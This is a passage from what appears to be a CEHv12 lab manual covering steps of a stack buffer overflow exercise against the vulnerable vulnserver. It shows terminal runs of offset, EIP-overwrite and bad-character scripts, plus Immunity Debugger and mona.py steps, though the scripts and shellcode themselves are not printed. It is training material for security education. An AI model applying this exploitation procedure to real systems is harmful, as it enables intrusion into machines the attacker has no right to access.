
Note: This Python script is used to check whether we can control the EIP register.

```
root@parrot:~/home/attacker/Desktop/Scripts| 
└─# chmod +x findoff.py
root@parrot:~/home/attacker/Desktop/Scripts| 
└─# ./findoff.py
root@parrot:~/home/attacker/Desktop/Scripts| 
└─# chmod +x overwrite.py
root@parrot:~/home/attacker/Desktop/Scripts| 
└─# ./overwrite.py
root@parrot:~/home/attacker/Desktop/Scripts| 
└─#
```

98. Click **CEHv12 Windows 11** to switch to the **Windows 11** machine. You can observe that the EIP register is overwritten, as shown in the screenshot.

Note: The result indicates that the EIP register can be controlled and overwritten with malicious shellcode.





99. Close **Immunity Debugger** and the vulnerable server process.

100. Re-launch both **Immunity Debugger** and the vulnerable server as an administrator. Now, **Attach the vulnserver process** to **Immunity Debugger** and click the **Run program** icon in the toolbar to run **Immunity Debugger**.

101. Now, before injecting the shellcode into the EIP register, first, we must identify bad characters that may cause issues in the shellcode

>Note: You can obtain the badchars through a Google search. Characters such as no byte, i.e., "\x00", are badchars.

102. Click **CEHv12 Parrot Security** to switch back to the **Parrot Security** machine. In the **Terminal** window, type **chmod +x badchars.py** and press **Enter** to change the mode to execute the Python script.

103. Now, type **./badchars.py** and press **Enter** to run the Python script to send the badchars along with the shellcode.




```

root@parrot:~/home/attacker/Desktop/Scripts#
chmod +x findoff.py
root@parrot:~/home/attacker/Desktop/Scripts#
./findoff.py
root@parrot:~/home/attacker/Desktop/Scripts#
chmod +x overwrite.py
root@parrot:~/home/attacker/Desktop/Scripts#
./overwrite.py
root@parrot:~/home/attacker/Desktop/Scripts#
chmod +x badchars.py
root@parrot:~/home/attacker/Desktop/Scripts#
./badchars.py
root@parrot:~/home/attacker/Desktop/Scripts#
#
```


104. Click **CEHv12 Windows 11** to switch to the **Windows 11** machine.

105. In **Immunity Debugger**, click on the **ESP** register value in the top-right window. Right-click on the selected ESP register value and click the **Follow in Dump** option.



106. In the left-corner window, you can observe that there are no badchars that cause problems in the shellcode, as shown in the screenshot.

Note: The ESP value might when you perform this task.




107. Close **Immunity Debugger** and the vulnerable server process.

108. Re-launch both **Immunity Debugger** and the vulnerable server as an administrator. Now, **Attach the vulnserver** process to **Immunity Debugger** and click the **Run program** icon in the toolbar to run **Immunity Debugger**.

109. Now, we need to identify the right module of the vulnerable server that is lacking memory protection. In **Immunity Debugger**, you can use scripts such as **mona.py** to identify modules that lack memory protection.

